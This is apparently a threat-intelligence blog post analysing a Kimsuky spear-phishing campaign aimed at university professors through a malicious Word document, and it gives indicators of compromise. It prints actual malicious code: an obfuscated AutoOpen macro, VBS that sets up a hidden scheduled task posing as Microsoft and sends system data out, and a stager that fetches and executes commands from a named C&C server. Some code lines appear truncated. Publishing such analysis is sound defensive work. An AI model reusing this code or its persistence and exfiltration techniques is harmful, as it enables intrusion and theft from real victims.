asec.ahnlab.com /en/31879/

APT Attack Attempts Disguised as North Korea Related Paper Requirements (Kimsuky)

: 2/22/2022

The ASEC analysis team has recently discovered the distribution of malicious Word (DOC) files to graduate school professors that are disguised as North Korea-related paper requirements. The name of the Word file is shown below. The term 'KIMA' mentioned in the filename is the name of the monthly magazine specializing in the field of security, national defense, and military, published by Korea Institute for Military Affairs.

- March Monthly KIMA Paper_Requirements.doc

The attacker performed spear-phishing attacks targeting professors of certain universities. Figure 1 shows the macro feature and overall operation method of the malicious word file: downloading additional commands (Visual Basic Script) and executing them from memory.




Victim PC
WORD Macro
Stage 1. Create VBS File
Stage 2. Download Mal VBS
Stage 3. Create Scheduled Tasks
Stage 4. Download Malicious File

Figure 1. Word file’s attack flow

The way the executed VBS code communicates with the attacker’s C&C server is similar to the method introduced in the previous ASEC blog post (APT Attacks Using Malicious Word File of a Particular Thesis).


APT Attacks Using Malicious Word File of a Particular Thesis



```
Function GenPlace()
    Set obTmp = Application.Templates
    Dim tmp As Template
    For Each tmp In obTmp
        If tmp.Type = 0 Then
            GenPlace = tmp.Path
            Exit For
        End If
    Next
End Function

Sub ResContent(pth, cnt)
    Documents.Add
    With ActiveDocument
        .Range.Text = cnt
        .SaveAs2 FileName:=pth, FileFormat:=wdFormatText
        .Close
    End With
End Sub

Sub Weed(ns, pwd)
    Application.ActiveWindow.View.Type = wdPrintView
    Set wnd = ActiveDocument
    wnd.Unprotect pwd
    With wnd.Shapes(ns)
        .Fill.Solid
        .Delete
    End With
End Sub

Sub Perform(wrd)
    Set wm = GetObject("win" & "mgm" & "ts" & ":w" & "in3" & "2_p" & "ro" & "ce" & "ss")
    wm.Create wrd
End Sub

Sub Present()
    On Error Resume Next
    Weed "pi" & "c", "1qa" & "z2" & "wsx"
    For Mode = 10 To 0 Step -1
        ActiveWindow.View.SeekView = Mode
        With Selection
            .WholeStory
            .Font.Hidden = False
            .Collapse
        End With
    Next
End Sub

Sub AutoOpen()
    On Error Resume Next
    Present
    cnt = "On" & " Er" & "ro" & "r " & "Res" & "ume" & " Ne" & "xt" & ":Se" & "t m" & "x =" & " C" &
    "b." & "net" & "/ac" & "cou" & "t/" & "lis" & "t." & "ph" & "p?" & "qu" & "ery" & "=1""" & ", " &
    pth = GenPlace() & "\v" & "ers" & "io" & "n.i" & "ni"
    ResContent pth, cnt
    Perform ("ws" & "cri" & "pt." & "exe" & " /" & "/e" & ":v" & "bsc" & "rip" & "t /" & "/b " & pth)
End Sub
```

Figure 2. Part of the macro code for March Monthly KIMA Paper_Requirements.doc

The VBS code downloaded from the attacker server obtained during the time of the analysis collects and leaks the following information from the user PC.




```
Sub Reg(p_Tar)
    Set sv = CreateObject("Schedule.Service")
    Call sv.Connect()
    Set tDef = sv.NewTask(0)
    tDef.RegistrationInfo.Author = "Microsoft"
    With tDef.Settings
        .Enabled=True
        .StartWhenAvailable=True
        .Hidden=True
    End With
    With tDef.Triggers.Create(2)
        .StartBoundary = TF(DateAdd("n",5,Now))
        .Enabled = True
        .Repetition.Interval = "PT60M"
    End With
    with tDef.Actions.Create(0)
        .Path=WScript.FullName
        .Arguments="//b //e:vbscript " & p_Tar
    End With
    Set fdr = sv.GetFolder("\")
    Call fdr.RegisterTaskDefinition(nn, tDef, 6, , , 3)
End Sub

Sub SetIEState()
    Const hk = &H80000001
    regdir = "Software\Microsoft\Internet Explorer\Main"
    With GetObject("winmgmts:\root\default:StdRegProv")
        .SetStringValue hk, regdir, "Check_Associations", "no"
        .SetDwordValue  hk, regdir, "DisableFirstRunCustomize", 1
        .SetDwordValue  hk, "Software\Microsoft\Edge\IEToEdge", "RedirectionMode", 0
    End With
End Sub

ui = "thdde.scienceontheweb.net/accout"
ct = Now
fn_suf = Minute(ct) & "_" & Hour(ct) & "_" & Day(ct) & Month(ct) & ".ini"
set osa_ns = CreateObject("Shell.Application").NameSpace(21)
res_path = osa_ns.Self.Path & "\OfficeAppManifest_v" & fn_suf
res_content = "On Error Resume Next:With CreateObject(""InternetExplorer.Application'
while .busy:WScript.Sleep 100:Loop:bt=.Document.Body.InnerText:.Quit:End With:Execute
Set fso = CreateObject("Scripting.Filesystemobject")
set fp = fso.OpenTextFile(res_path, 2, True)
fp.write res_content
fp.close
Reg res_path
SetIEState
raw_d = SyInf() & AntiQuery() & FInf() & QProc()
pst_d = b64(raw_d)
Rep pst_d, ui
```

Figure 3. Part of the VBS code downloaded from the attacker's server

- Basic system information (computer name, owner information, producer, computer model, and system type)
- OS information (OS, OS version, and memory capacity)
- Processor information
- Anti-malware software information
- Information of currently running processes
- Information of file list within certain folders (path of desktop, My Folder, Favorites, Recent, ProgramFiles, and Downloads)

- Names of recently opened word files

The script also creates a VBS file named ***“OfficeAppManifest****_[minute]_[hour]_[day]_[month].ini”* in the path of “***%AppData%\Microsoft\Templates***“. It then registers a service disguised as that of Microsoft to run the script. This is thought to maintain the persistence of running the script. The registered service waits for the commands from the attacker server in a method similar to that of the word macro feature initially run.



```
On Error Resume Next:With CreateObject(""InternetExplorer.Application""):.Navigate ""http://" & ui & "/list.php
?query=6"":Do while .busy:WScript.Sleep 100:Loop:bt=.Document.Body.InnerText:.Quit:End With:Execute(bt)
```

Figure 4. OfficeAppManifest_[minute]_[hour]_[day]_[month].ini

- **“OfficeAppManifest_v[minute]_[hour]_[day]_[month].ini”** // Minute, hour, day, and month refer to the time when the downloaded script was initially run

The document-type APT attack method is a type that has been found the most often from AhnLab’s ASD (AhnLab Smart Defense) infrastructure last year.

AhnLab’s anti-malware programs detect and block the malware using the alias below.

[IOC and Detection Name (Engine Version)]
[MD5]
– 89ea8dff2ed6380b756640bc5ba7e7d0 (Downloader/DOC.Kimsuky (2022.02.10.03))
(March Monthly KIMA Paper_Requirements.docc)
– 4cb18d33a729eeea494238dcc1bdb278 (Downloader/VBS.Agent (2022.02.11.00))
(VBS code downloaded from the attacker server)
– 54a11842db77475f2aaab5b2dc8a9319
(OfficeAppManifest_v[minute]_[hour]_[day]_[month].ini)

[Attacker C&C]
– http[:]//thdde.scienceontheweb[.]net/accout/list.php?query=1 (C&C server URL accessed by DOC macro)
– http[:]//thdde.scienceontheweb[.]net/accout/list.php?query=6 (C&C server URL accessed by VBS code)

Categories:Malware Information

Tagged as:APT, Kimsuky